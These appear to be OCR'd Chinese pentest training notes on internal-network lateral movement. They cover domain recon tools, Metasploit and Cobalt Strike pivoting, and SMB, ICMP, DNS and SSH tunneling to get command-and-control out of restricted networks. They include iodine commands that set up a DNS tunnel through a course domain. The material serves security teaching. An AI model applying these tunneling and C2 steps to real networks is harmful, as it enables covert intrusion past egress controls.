
内网安全-隧道技术&SSH&DNS&ICMP&SMB&上线通讯

Linux&Mac


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、入站规则不出网上线方案

2、出站规则不出网上线方案

3、隧道技术-SMB&ICMP&DNS&SSH

4、控制上线-Linux&Mac&IOS&Android

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#系列点：

1、判断什么时候用代理


2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃



演示案例：

- 隧道技术-SMB 协议-判断&通讯&上线
- 隧道技术-ICMP 协议-判断&通讯&上线
- 隧道技术-DNS 协议-判断&通讯&上线

- 隧道技术-SSH 协议-判断&通讯&上线
- 控制上线-插件-Linux&Mac&IOS&Android

1、判断出网协议

2、使用出网协议建立隧道

#SMB 隧道&通讯&上线

判断：445 通讯

上线：借助通讯后绑定上线

通讯：直接 SMB 协议通讯即可

#ICMP 隧道&通讯&上线

判断：ping 命令

上线：见前面课程

通讯：其他项目(icmpsh icmptunnel)

https://github.com/esrrhs/spp

https://github.com/bdamele/icmpsh

https://github.com/esrrhs/pingtunnel

#DNS 隧道&通讯&上线

判断：nslookup dig

1、上线环境：内网主机只出网 DNS 协议数据，解决上线

-域名申请及配置

-监听器创建及配置

-后门绑定监听器及生成

2、通讯环境：

内网主机只出网 DNS 协议数据，解决通讯

https://github.com/yarrick/iodine

判断出网：nslookup www.baidu.com

-服务器：设置密码 xiaodi 并创建虚拟 IP 及绑定域名指向

iodined -f -c -P xiaodi 192.168.0.1 ns1.xiaodi8.com -DD

设置密码 xiaodi 并创建虚拟 IP 及绑定域名指向

-客户端：连接密码 xiaodi 并绑定域名指向

iodine -f -M 200 -P xiaodi ns1.xiaodi8.com

-尝试通讯尝试连接：

ssh root@192.168.0.2

#SSH 隧道&通讯

判断：ssh 连接

1、上线：

由于 CS 无 SSH 协议监听器配置，无法上线

2、通讯：

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址